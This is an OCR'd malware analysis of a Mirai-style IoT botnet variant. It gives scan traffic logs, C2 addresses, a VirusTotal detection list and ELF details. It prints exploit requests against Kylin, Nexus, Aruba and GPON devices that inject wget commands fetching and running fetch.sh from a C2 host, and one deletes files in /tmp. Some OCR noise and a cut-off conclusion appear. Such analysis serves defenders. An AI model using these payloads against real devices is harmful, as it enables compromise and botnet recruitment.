
```
       U A P R S F             [CONTROL-BITS]

(tcp) |0|1|0|1|0|0|->[80, 57240]src-ip: 72.54.246.245          dst-ip: 172.16.223.159
(tcp) |0|1|0|1|0|0|->[80, 57242]src-ip: 72.54.246.245          dst-ip: 172.16.223.159
(tcp) |0|1|0|1|0|0|->[80, 36518]src-ip: 219.10.175.192         dst-ip: 172.16.223.159
(tcp) |0|1|0|1|0|0|->[80, 44846]src-ip: 7.207.11.89            dst-ip: 172.16.223.159
(tcp) |0|1|0|1|0|0|->[80, 52534]src-ip: 113.227.41.0           dst-ip: 172.16.223.159
(tcp) |0|1|0|1|0|0|->[80, 40840]src-ip: 157.174.223.138        dst-ip: 172.16.223.159
(tcp) |0|1|0|1|0|0|->[80, 36524]src-ip: 219.10.175.192         dst-ip: 172.16.223.159
(tcp) |0|1|0|1|0|0|->[443, 42918]src-ip: 46.173.53.76          dst-ip: 172.16.223.159
(tcp) |0|1|0|1|0|0|->[8081, 38798]src-ip: 46.173.53.76         dst-ip: 172.16.223.159
(tcp) |0|1|0|1|0|0|->[443, 42920]src-ip: 46.173.53.76          dst-ip: 172.16.223.159
(tcp) |0|1|0|1|0|0|->[80, 57256]src-ip: 72.54.246.245          dst-ip: 172.16.223.159
(tcp) |0|1|0|1|0|0|->[80, 33512]src-ip: 130.24.143.250         dst-ip: 172.16.223.159
(tcp) |0|1|0|1|0|0|->[80, 44860]src-ip: 7.207.11.89            dst-ip: 172.16.223.159
(tcp) |0|1|0|1|0|0|->[80, 40850]src-ip: 157.174.223.138        dst-ip: 172.16.223.159
(tcp) |0|0|0|0|1|0|->[54762, 80]src-ip: 172.16.223.159         dst-ip: 186.227.198.190
(tcp) |0|0|0|0|1|0|->[55210, 80]src-ip: 172.16.223.159         dst-ip: 178.243.214.92
(tcp) |0|0|0|0|1|0|->[54766, 80]src-ip: 172.16.223.159         dst-ip: 186.227.198.190
(tcp) |0|0|0|0|1|0|->[41636, 80]src-ip: 172.16.223.159         dst-ip: 156.44.37.154
(tcp) |0|1|0|1|0|0|->[443, 44316]src-ip: 68.254.187.72         dst-ip: 172.16.223.159
(tcp) |0|1|0|1|0|0|->[80, 51726]src-ip: 68.254.187.72          dst-ip: 172.16.223.159
(tcp) |0|1|0|1|0|0|->[8081, 48900]src-ip: 68.254.187.72        dst-ip: 172.16.223.159
(tcp) |0|1|0|1|0|0|->[8081, 48902]src-ip: 68.254.187.72        dst-ip: 172.16.223.159
(tcp) |0|1|0|1|0|0|->[80, 51732]src-ip: 68.254.187.72          dst-ip: 172.16.223.159
```

```
(tcp) |0|0|0|0|1|0|->[42086, 80]src-ip: 172.16.223.159          dst-ip: 173.102.224.30
(tcp) |0|0|0|0|1|0|->[42464, 80]src-ip: 172.16.223.159          dst-ip: 102.133.184.104
(tcp) |0|0|0|0|1|0|->[49298, 80]src-ip: 172.16.223.159          dst-ip: 157.128.39.196
(tcp) |0|0|0|0|1|0|->[46048, 80]src-ip: 172.16.223.159          dst-ip: 74.45.234.93
(tcp) |0|0|0|0|1|0|->[45988, 80]src-ip: 172.16.223.159          dst-ip: 79.33.72.53
(tcp) |0|0|0|0|1|0|->[44504, 80]src-ip: 172.16.223.159          dst-ip: 103.87.103.138
(tcp) |0|0|0|0|1|0|->[54782, 80]src-ip: 172.16.223.159          dst-ip: 186.227.198.190
(tcp) |0|0|0|0|1|0|->[59584, 80]src-ip: 172.16.223.159          dst-ip: 208.135.246.43
(tcp) |0|0|0|0|1|0|->[55232, 80]src-ip: 172.16.223.159          dst-ip: 178.243.214.92
(tcp) |0|0|0|0|1|0|->[41656, 80]src-ip: 172.16.223.159          dst-ip: 156.44.37.154
(tcp) |0|1|0|1|0|0|->[8081, 48906]src-ip: 68.254.187.72         dst-ip: 172.16.223.159
(tcp) |0|0|0|0|1|0|->[42930, 443]src-ip: 172.16.223.159         dst-ip: 46.173.53.76
(tcp) |0|1|0|1|0|0|->[80, 51736]src-ip: 68.254.187.72           dst-ip: 172.16.223.159
(tcp) |0|1|0|0|1|0|->[80, 44466]src-ip: 103.87.103.138          dst-ip: 172.16.223.159
(tcp) |0|1|0|0|0|0|->[44466, 80]src-ip: 172.16.223.159          dst-ip: 103.87.103.138
(tcp) |0|1|0|0|0|1|->[44466, 80]src-ip: 172.16.223.159          dst-ip: 103.87.103.138
(tcp) |0|1|0|0|0|0|->[80, 44466]src-ip: 103.87.103.138          dst-ip: 172.16.223.159
(tcp) |0|1|0|0|1|0|->[80, 44464]src-ip: 103.87.103.138          dst-ip: 172.16.223.159
(tcp) |0|1|0|0|0|0|->[44464, 80]src-ip: 172.16.223.159          dst-ip: 103.87.103.138
(tcp) |0|1|0|0|0|1|->[44464, 80]src-ip: 172.16.223.159          dst-ip: 103.87.103.138
(tcp) |0|1|0|0|0|0|->[80, 44464]src-ip: 103.87.103.138          dst-ip: 172.16.223.159
(tcp) |0|0|0|0|1|0|->[51114, 8081]src-ip: 172.16.223.159        dst-ip: 51.126.195.221
(tcp) |0|0|0|0|1|0|->[51574, 80]src-ip: 172.16.223.159          dst-ip: 121.254.2.237
(tcp) |0|0|0|0|1|0|->[35932, 80]src-ip: 172.16.223.159          dst-ip: 182.125.152.227
(tcp) |0|0|0|0|1|0|->[55974, 80]src-ip: 172.16.223.159          dst-ip: 211.219.193.139
(tcp) |0|0|0|0|1|0|->[41250, 80]src-ip: 172.16.223.159          dst-ip: 59.25.169.176
(tcp) |0|0|0|0|1|0|->[54194, 80]src-ip: 172.16.223.159          dst-ip: 36.191.118.19
(tcp) |0|0|0|0|1|0|->[39550, 80]src-ip: 172.16.223.159          dst-ip: 190.226.201.138
(tcp) |0|0|0|0|1|0|->[49608, 80]src-ip: 172.16.223.159          dst-ip: 217.114.160.233
(tcp) |0|0|0|0|1|0|->[56526, 80]src-ip: 172.16.223.159          dst-ip: 51.126.195.221
(tcp) |0|1|0|0|1|0|->[80, 44504]src-ip: 103.87.103.138          dst-ip: 172.16.223.159
(tcp) |0|0|0|0|1|0|->[49664, 80]src-ip: 172.16.223.159          dst-ip: 27.146.120.208
(tcp) |0|1|0|0|0|0|->[44504, 80]src-ip: 172.16.223.159          dst-ip: 103.87.103.138
(tcp) |0|1|0|0|0|1|->[44504, 80]src-ip: 172.16.223.159          dst-ip: 103.87.103.138
```


In a very short time the malware is able to scan thousands of ip addresses. I was able to get a few seconds snapshot.




0
100
200
300
400
us
zz
cn
jp
de
ru
kr
br
gb
ca
fr
it
id
be
za
in
nl
es
au
se
mx
tw
ao
vn
ar
cl
co
eg
ma
il
tr
ch
ua
cz
ir
sk
hk
ir
th
pk
ro
sa
pl
no
mu
ke
ie
sg
ve
bg
gr
ec
my
zm
at
eu
sz
si
ge
do
pe
hr
sc
ng
tz
ar
tt
lu
by
lv
mt
ni
ph
np
nz
ir


za: 1.3%
be: 1.4%
id: 1.8%
it: 1.8%
fr: 2.1%
ca: 2.2%
gb: 2.3%
br: 2.4%
kr: 2.8%
ru: 2.9%
de: 3.3%
jp: 6.1%
cn: 8.6%
us: 34.1%
zz: 27.1%

SNAP-SHOT # 2


146.11.87.
212.150.192.139
85.185.24.159
Australia
88.87.220.60.193
102.46.114.28
196.48.253.124
148.244.108.21
125.0.139.57
189.140.65.228
Sweden
Spain
Turkey
154.206.97.137
Russian Federation
95.234.172.87
Japan
Taiwan, Province of China
Korea, Republic of
South Africa
Philippines
Iraq
117.47.85.22
181.83.20.180
Thailand
181.211.66.89
187.191.115.69
Netherlands
Brazil
186.217.95.79
Poland
Mauritius
85.215.117.205
Germany
United Kingdom
77.103.241.191
Canada
142.124.171.71
147.194.1.93
72.155.12.175
United States
172.151.60.37
74.147.134.171
98.93.83.206
18.148.100.164
2.105.148.5
113.71.229.155
Bulgaria
China
59.42.233.253
183.186.75.55
110.90.69.86
Chile
181.200.101.250
197.186.35.185
Saudi Arabia
90.148.100.223
Luxembourg

Linux botnets are equipped with multi-exploit payloads to target IoT devices. You can take a look at the previous Mirai botnet by clicking on the following link.

https://udurrani.com/exp0/linux_bot/index.html

In this payload Big-ip CVE-2020-5902 was added. The following C2 ip addresses were used

- 79.124.8.24
- 78.142.18.20

OTHER EMBEDDED EXPLOITS

```
PUSH [ R4-R6,R14]
SUB  $1024, R13, R13
MOVW  R0, R4
BL  fork(SB)
CMN  $1, R0
MOVW.NE  $0, R3
MOVW.EQ  $1, R3
CMP  $0, R0
MOVW.LE  R3, R5
ORR.GT  $1, R3, R5
MOVW  0x78(R15), R3
CMP  $0, R5
MOVW  R0, (R3)
B.EQ  0xd304
ADD  $1024, R13, R13
POP  [R4-R6,R14]
BX  R14
MOVW  $7040, R1
ADD  $30, R1, R1
MOVW  R4, R0
BL  ---> TCP CONNECTION
MOVW  0x50(R15), R1
MOVW  R0, R4
MOVW  $208, R2
MOVW  R13, R0
BL  memcpy
```

PORT 7070 [CVE-2020-1956]

```
"POST /kylin/api/cubes/kylin_streaming_cube/ HTTP/1.1\r\nUser-Agent: curl/7.54.0\r\nAccept: */*\r\nContent-Type: text/html; charset=UTF-8\r\n\r\n`wget+http://79.124.8.24/fetch.sh;chmod+777 fetch.sh;sh+fetch.sh`/migrate"
```

PORT 8081 [NEXUS]

```
"/service/extdirect HTTP/1.1\r\nAccept: application/json\r\nUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:69.0) Gecko/20100101 Firefox/69.0\r\nNX-ANTI-CSRF-TOKEN: 0.856555763510765\r\nContent-Type: application/json\r\nCookie: jenkins-timestamper-o…"
```

PORT 80 [NEXUS]

```
"/upgrade_check.cgi HTTP/1.1\r\nHost: \r\nContent-Disposition: AAAA\r\nContent-Length: \r\nContent-Type: application/octet-stream\r\nname=\r\ncd+/tmp+rm+-rf+*+wget http://79.124.8.24/fetch.sh+sh+fetch.sh+rm fetch.sh\r\n\r\n"
```

PORT 443 [ARUBA]

```
"/tips/tipsSimulationUpload HTTP/1.1\r\nUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:69.0) Gecko/20100101 Firefox/69.0\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nContent-Type: application/x-www-form-urlencoded\r\n\r\nclientPassphrase=req- …
```

PORT 80 [GPON]

```
"/boaform/admin/formPing HTTP/1.1\r\nUser-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0\r\n\r\n=;wget+-O+-+http%3A%2F%2F79.124.8.24%2Ffetch.sh+%7C+%2Ffetch%2Fsh+sh+fetch%2Fsh /&waninf=1_INTERNET_R_VID_154"
```

VIRUS_TOTAL REPORT

T: 37 in 59

****

Bkav:	None
ClamAV:	Unix.Dropper.Mirai-7135890-0
CMC:	None
CAT-QuickHeal:	None
McAfee:	Linux/Mirai-FDXO!390F1382237B
Malwarebytes:	None
Zillya:	None
AegisLab:	Trojan.Linux.Mirai.K!c
Sangfor:	Malware
K7AntiVirus:	None
K7GW:	None
Baidu:	None
Cyren:	E32/Trojan.GTTL-01
Symantec:	Linux.Mirai!g1
ESET-NOD32:	a variant of Linux/Mirai.AT
TrendMicro-HouseCall:	Backdoor.Linux.MIRAI.VWIUP
Avast:	ELF:Mirai-ACU [Trj]
Cynet:	Malicious (score: 85)
GData:	Linux.Trojan.Mirai.J
Kaspersky:	HEUR:Backdoor.Linux.Mirai.ba
BitDefender:	Gen:Variant.Linux.Mirai.1
NANO-Antivirus:	None
ViRobot:	None
MicroWorld-eScan:	Gen:Variant.Linux.Mirai.1
Rising:	Backdoor.Mirai/Linux!1.BC48 (CLASSIC)
Ad-Aware:	Gen:Variant.Linux.Mirai.1
Sophos:	Linux/DDoS-CI
Comodo:	None
F-Secure:	Malware.LINUX/Mirai.kikfd
DrWeb:	Linux.Mirai.791
VIPRE:	None
TrendMicro:	Backdoor.Linux.MIRAI.VWIUP
FireEye:	Gen:Variant.Linux.Mirai.1
Emsisoft:	Gen:Variant.Linux.Mirai.1 (B)
Ikarus:	Trojan.Linux.Mirai
F-Prot:	None
Jiangmin:	None
Avira:	LINUX/Mirai.kikfd
Antiy-AVL:	Trojan[Backdoor]/Linux.Mirai.ba
Kingsoft:	None
Arcabit:	Trojan.Linux.Mirai.1
SUPERAntiSpyware:	None


ZoneAlarm:	HEUR:Backdoor.Linux.Mirai.ba
Avast-Mobile:	ELF:Mirai-ACU [Trj]
Microsoft:	Trojan:Linux/Mirai.SP!MSR
AhnLab-V3:	Linux/Mirai.Gen3
ALYac:	Backdoor.Linux.Mirai
TACHYON:	None
VBA32:	None
Zoner:	None
Tencent:	Backdoor.Linux.Mirai.wam
Yandex:	None
MAX:	malware (ai score=100)
MaxSecure:	None
Fortinet:	ELF/Mirai.IA!tr
BitDefenderTheta:	Gen:NN.Mirai.34150
AVG:	ELF:Mirai-ACU [Trj]
Panda:	None
Qihoo-360:	Linux/Backdoor.805

Main PAYLOAD

```
File Header: {ELFCLASS32 ELFDATA2LSB EV_CURRENT ELFOSABI_NONE 0
LittleEndian ET_EXEC EM_ARM 33172}
ELF Class: 32 bits
ELF Type: ET_EXEC
ELF Data: ELFDATA2LSB
Entry Point: 33172
```

```
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           ARM
  Version:                           0x1
  Entry point address:               0x8194
  Start of program headers:          52 (bytes into file)
  Start of section headers:          142360 (bytes into file)
  Flags:                             0x4000002, Version4 EABI
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         5
  Size of section headers:           40 (bytes)
  Number of section headers:         29
  Section header string table index: 26
```

.ARM.exidx .init .text .fini .rodata .ARM.extab .ARM.exidx .eh_frame .
init_array .fini_array .jcr .got .data .bss .tbss



CONCOLUSION